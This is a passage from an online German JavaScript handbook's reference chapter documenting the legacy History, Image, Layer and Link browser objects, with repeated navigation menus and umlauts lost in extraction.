  - 34.25.4 Eigenschaften

- 34.26 Das RegExp-Objekt
  - 34.26.1 Allgemeines
  - 34.26.2 Eigenschaften
  - 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften

- 34.32 Das Text-Objekt
  - 34.32.1 Allgemeines
  - 34.32.2 Event-Handler
  - 34.32.3 Methoden
  - 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften



34.12 Das History-Objekt ▼

JS 1.0

Ab JavaScript 1.0

Die History-Liste eines Fensters.



34.12.1 Allgemeines ▼▲

Erklrung
Aus offensichtlichen Grnden kann man zwar nicht die einzelnen URLs auslesen, aber man kann innerhalb der History vor- und zurckspringen.
Syntax
history[Index] (JS1.1)

Parameter	Bedeutung
Index	Index im Array



34.12.2 Methoden ▼▲

back

Erklrung
Geht in der History einen Eintrag zurck.

forward

Erklrung
Geht in der History einen Eintrag vorwrts.

go

Erklrung
Geht in der History eine zu definierende Anzahl Eintrge vorwrts oder rckwrts. Der Internet Explorer untersttzt beim Zurckspringen nur den Wert `-1`.
Syntax
history.go(Delta) history.go(URL)

Parameter	Bedeutung
`Delta`	numerischer Wert, um wie viele Eintrge vor- (positiver Wert) oder zurckgesprungen (negativer Wert) werden soll
`URL`	der nchste History-Eintrag wird angesprungen, der die URL als Teilstring enthlt

Beispiel
Zurück

top

34.12.3 Eigenschaften

current

JS 1.1

Erklrung
URL des aktuellen History-Eintrags; Zugriff nur mit `UniversalBrowserRead`; ab JavaScript 1.1.

length

Erklrung
Anzahl der Eintrge in der History-Liste; praktisch die einzige Eigenschaft, die stets gelesen werden kann.
Beispiel
alert("Sichtbare Eintrge in der History: " + history.length)

next

JS 1.1

Erklrung
URL des nchsten History-Eintrags; Zugriff nur mit `UniversalBrowserRead`; ab JavaScript 1.1.

previous

JS 1.1

Erklrung
URL des vorangegangenen History-Eintrags; Zugriff nur mit `UniversalBrowserRead`; ab JavaScript 1.1.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5.1 Allgemeines**
- **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**
- **34.12 Das History-Objekt**

- 34.12.1 Allgemeines
- 34.12.2 Methoden
- 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt

- 34.19.1 Methoden
- 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften
- 34.26 Das RegExp-Objekt

- 34.26.1 Allgemeines
- 34.26.2 Eigenschaften
- 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften
- 34.32 Das Text-Objekt

- 34.32.1 Allgemeines
- 34.32.2 Event-Handler
- 34.32.3 Methoden
- 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften

top

34.13 Das Image-Objekt ▼

JS 1.1

Ab JavaScript 1.1 sowie Internet Explorer 3 fr Macintosh.

Hiermit erhlt man Zugriff auf die Grafiken innerhalb eines HTML-Dokuments.

top

34.13.1 Allgemeines ▼▲

Erklrung	
Syntax	
HTML-Tag: `<img />` new Image([Hhe, Breite]) document.BildName document.images[Index]	
Parameter	**Bedeutung**
`Hhe`	Hhe der Grafik in Pixeln
`Breite`	Breite der Grafik in Pixeln
`BildName`	`name`-Attribut der Grafik
`Index`	Nummer des Bilds (Zhlung ab 0)

top

34.13.2 Event-Handler ▼▲

`onabort onerror onkeydown onkeypress onkeyup onload`

top

34.13.3 Eigenschaften ▲

border

Erklrung

Dicke des Bildrahmens in Pixeln (`border`-Attribut).

complete

Erklrung

Boolesche Variable, die angibt, ob ein Bild schon vollstndig geladen worden ist.

height

Erklrung

Hhe der Grafik in Pixeln (`height`-Attribut).

hspace

Erklrung

Horizontaler Abstand zwischen Grafik und Text (`hspace`-Attribut).

lowsrc

Erklrung

URL der Grafik, die vor der eigentlichen Grafik geladen werden soll (`lowsrc`-Attribut).

name

Erklrung

`name`-Attribut der Grafik.

src

Erklrung

URL der Grafik, absolut oder relativ.

Beispiel

Im folgenden Beispiel wird die Grafik bild2.gif angezeigt, sobald der Benutzer mit dem Mauszeiger ber die Grafik bild1.gif fhrt. <html> <head> <script type="text/javascript"><!-- var img; img = new Image(100, 100); img.src="bild2.gif";

function swap() { document.bild.src = img.src; } //--></script> </head> <body> </body> </html>

vspace

Erklrung
Vertikaler Abstand zwischen Grafik und Text (vspace-Attribut).

width

Erklrung
Breite der Grafik in Pixeln (width-Attribut).

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5.1 Allgemeines**
- **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**
- **34.12 Das History-Objekt**

- 34.12.1 Allgemeines
- 34.12.2 Methoden
- 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften

- 34.19 Das Navigator-Objekt
  - 34.19.1 Methoden
  - 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften

- 34.26 Das RegExp-Objekt
  - 34.26.1 Allgemeines
  - 34.26.2 Eigenschaften
  - 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften

- 34.32 Das Text-Objekt
  - 34.32.1 Allgemeines
  - 34.32.2 Event-Handler
  - 34.32.3 Methoden
  - 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften



34.14 Das Layer-Objekt ▼

JS 1.2

Ab JavaScript 1.2; nur Netscape.

Hiermit werden HTML-Layer in JavaScript abgebildet; Eigenschaft des `document`-Objekts.



34.14.1 Allgemeines ▼▲

Syntax
HTML-Tag: `<layer>` document.LayerName document.layers[Index]

Parameter	Bedeutung
`LayerName`	`name`-Attribut des Layers
`Index`	Nummer des Layers (Zhlung ab 0)



34.14.2 Event-Handler ▼▲

`onMouseover onmouseout onfocus onblur onload`



34.14.3 Methoden ▼▲

load

Erklrung
Ldt eine neue URL in den Layer
Syntax
load(URL, Breite)

Parameter	Bedeutung
URL	URL des Layers
Breite	Breite des Layers

moveAbove

Erklrung
Bewegt den Layer ber einen als Parameter angegebenen Layer, ohne ihn horizontal oder vertikal zu verschieben.
Syntax
moveAbove(Layer)

Parameter	Bedeutung
Layer	Referenz auf den Layer, ber den der aktuelle Layer geschoben werden soll

moveBelow

Erklrung
Bewegt den Layer unter einen als Parameter angegebenen Layer, ohne ihn horizontal oder vertikal zu verschieben.
Syntax
moveBelow(Layer)

Parameter	Bedeutung
Layer	Referenz auf den Layer, unter den der aktuelle Layer geschoben werden soll

moveBy

Erklrung
Verschiebt einen Layer horizontal und vertikal.
Syntax
moveBy(hDelta, vDelta)

Parameter	Bedeutung
hDelta	relative horizontale Verschiebung
vDelta	relative vertikale Verschiebung

moveTo

Erklrung
Verschiebt einen Layer an die angegebene Bildschirmposition.
Syntax
moveTo(x, y)

Parameter	Bedeutung
x	neue x-Koordinate der linken oberen Ecke des Layers
y	neue y-Koordinate der linken oberen Ecke des Layers

moveToAbsolute

Erklrung
Verschiebt einen Layer an die angegebene Position auf der Seite.
Syntax
moveToAbsolute(x, y)

Parameter	Bedeutung
x	neue x-Koordinate der linken oberen Ecke des Layers
y	neue y-Koordinate der linken oberen Ecke des Layers

resizeBy

Erklrung
Verndert die Ausmae eines Layers um einen gewissen Wert, wobei die linke obere Ecke fix bleibt.
Syntax
resizeBy(hDelta, vDelta)

Parameter	Bedeutung
`hDelta`	relative horizontale Vernderung in Pixeln
`vDelta`	relative vertikale Vernderung in Pixeln

resizeTo

Erklrung
Verndert die Ausmae eines Layers auf einen gewissen Wert, wobei die linke obere Ecke fix bleibt.
Syntax
resizeTo(Breite, Hhe)

Parameter	Bedeutung
`Breite`	neue Breite des Layers
`Hhe`	neue Hhe des Layers

top

34.14.4 Eigenschaften

above

Erklrung
Referenz auf das Layer-Objekt, das vom Z-Index her ber dem aktuellen Layer liegt. Ist der aktuelle Layer der oberste, wird eine Referenz auf das aktuelle Fenster zurckgegeben.

background

Erklrung
`Image`-Objekt, das die Datei angibt, die als Hintergrundgrafik dient.
Beispiel
document.layers[0].background.src = "hintergrund.gif"

below

Erklrung
Referenz auf das Layer-Objekt, das vom Z-Index her unter dem aktuellen Layer liegt. Ist der aktuelle Layer der unterste, wird `null` zurckgegeben.

bgColor

Erklrung
Hintergrundfarbe des Layers; entweder mit dem Farbnamen oder dem hexadezimalen RGB-Code festgelegt.

clip.bottom

Erklrung
Die untere Kante des sichtbaren Bereichs des Layers.

clip.height

Erklrung
Die Hhe des sichtbaren Bereichs des Layers.

clip.left

Erklrung
Die linke Kante des sichtbaren Bereichs des Layers.

clip.right

Erklrung
Die rechte Kante des sichtbaren Bereichs des Layers.

clip.top

Erklrung
Die obere Kante des sichtbaren Bereichs des Layers.

clip.width

Erklrung
Die Breite des sichtbaren Bereichs des Layers.

document

Erklrung
`document`-Objekt des Layers.

left

Erklrung
x-Koordinate der linken oberen Ecke des Layers relativ zum bergeordneten Layer.

name

Erklrung
ID-Attribut des Layers.

pageX

Erklrung
x-Koordinate der linken oberen Ecke des Layers relativ zur HTML-Seite.

pageY

Erklrung
y-Koordinate der linken oberen Ecke des Layers relativ zur HTML-Seite.

parentLayer

Erklrung
Referenz auf den bergeordneten Layer; sollte der nicht existieren, eine Referenz auf das aktuelle Fenster.

siblingAbove

Erklrung
Von allen Layern mit demselben bergeordneten Layer derjenige, der ber dem aktuellen Layer liegt (in Bezug auf den Z-Index); `null`, falls nicht vorhanden.

siblingBelow

Erklrung
Von allen Layern mit demselben bergeordneten Layer derjenige, der unter dem aktuellen Layer liegt (in Bezug auf den Z-Index); `null`, falls nicht vorhanden.

src

Erklrung
URL des Layers.

top

Erklrung
y-Koordinate der linken oberen Ecke des Layers relativ zum bergeordneten Layer.

visibility

Erklrung
Gibt an, ob der Layer sichtbar ist. Bei `"visible"` oder `"show"` wird der Layer angezeigt, bei `"hide"` wird er versteckt, bei `"inherit"` wird die `visibility`-Eigenschaft des bergeordneten Layers verwendet.
Beispiel
Layer verstecken

window

Erklrung
Referenz auf das Fenster oder den Frame, das bzw. der den Layer enthlt.

x

Erklrung

quivalent zu `Layer.left`.

y

Erklrung
quivalent zu `Layer.top`.

zIndex

Erklrung
Z-Index des Layers.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

JavaScript und AJAX

von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**
    - **34.5.1 Allgemeines**
    - **34.5.2 Methoden**
  - **34.6 Das document-Objekt**
    - **34.6.1 Allgemeines**
    - **34.6.2 Event-Handler**
    - **34.6.3 Methoden**
    - **34.6.4 Eigenschaften**
  - **34.7 Das Event-Objekt**
    - **34.7.1 Netscape-Eigenschaften**
    - **34.7.2 Internet Explorer-Eigenschaften**
  - **34.8 Das FileUpload-Objekt**
    - **34.8.1 Allgemeines**
    - **34.8.2 Event-Handler**
    - **34.8.3 Methoden**
    - **34.8.4 Eigenschaften**
  - **34.9 Das Form-Objekt**
    - **34.9.1 Allgemeines**
    - **34.9.2 Event-Handler**
    - **34.9.3 Methoden**
    - **34.9.4 Eigenschaften**
  - **34.10 Das Frame-Objekt**
  - **34.11 Das Hidden-Objekt**
    - **34.11.1 Allgemeines**

Ihre Meinung?

- 34.11.2 Eigenschaften
- 34.12 Das History-Objekt
  - 34.12.1 Allgemeines
  - 34.12.2 Methoden
  - 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt
  - 34.19.1 Methoden
  - 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften
- 34.26 Das RegExp-Objekt
  - 34.26.1 Allgemeines

- 34.26.2 Eigenschaften
- 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften
- 34.32 Das Text-Objekt
  - 34.32.1 Allgemeines
  - 34.32.2 Event-Handler
  - 34.32.3 Methoden
  - 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften



34.15 Das Link-Objekt ▼

Ab JavaScript 1.0

Hiermit werden HTML-Hyperlinks und Imagemaps in JavaScript abgebildet. Das Objekt ist ein Unterobjekt des `document`-Objekts.



34.15.1 Allgemeines ▼▲

Syntax	
HTML-Tag: `<a href="Ziel_URL">Linktext</a>;<area>...</area>` document.links [Index]	
Parameter	**Bedeutung**
`Index`	Nummer des Hyperlinks (Zhlung ab 0)



34.15.2 Event-Handler ▼▲

`onclick ondblclick (JS1.2; auch bei <area>) onmouseout (auch bei <area>) onmouseover (JS 1.1; auch bei <area>) onmouseup (JS1.2) onmousedown (JS1.2)`



34.15.3 Eigenschaften ▲

hash

Erklrung
Angabe einer Textmarke im Link.

host

Erklrung
Name des Hosts, also inklusive des Subdomainnamens, aber ohne Port.

hostname

Erklrung
Kompletter Host, inklusive Port.

href

Erklrung

Komplette URL.

pathname

Erklrung
Kompletter Pfadname der URL (also ohne Server).

port

Erklrung
Portnummer (Standardwert ist 80).

protocol

Erklrung
Verwendetes Protokoll (z.B. `"http:"`, `"ftp:"`, `"file:"`).

search

Erklrung
Teil der URL ab dem Fragezeichen (inklusive), sofern vorhanden.

target

Erklrung
Zielfenster oder -frame fr den Link (`target`-Attribut).

text

JS 1.2

Erklrung
Linktext; ab JavaScript 1.2

x

JS 1.2

Erklrung
x-Koordinate der linken oberen Ecke des Links relativ zur HTML-Seite; ab JavaScript 1.2.

y

JS 1.2

Erklrung
y-Koordinate der linken oberen Ecke des Links relativ zur HTML-Seite; ab JavaScript 1.2.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5.1 Allgemeines**
- **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
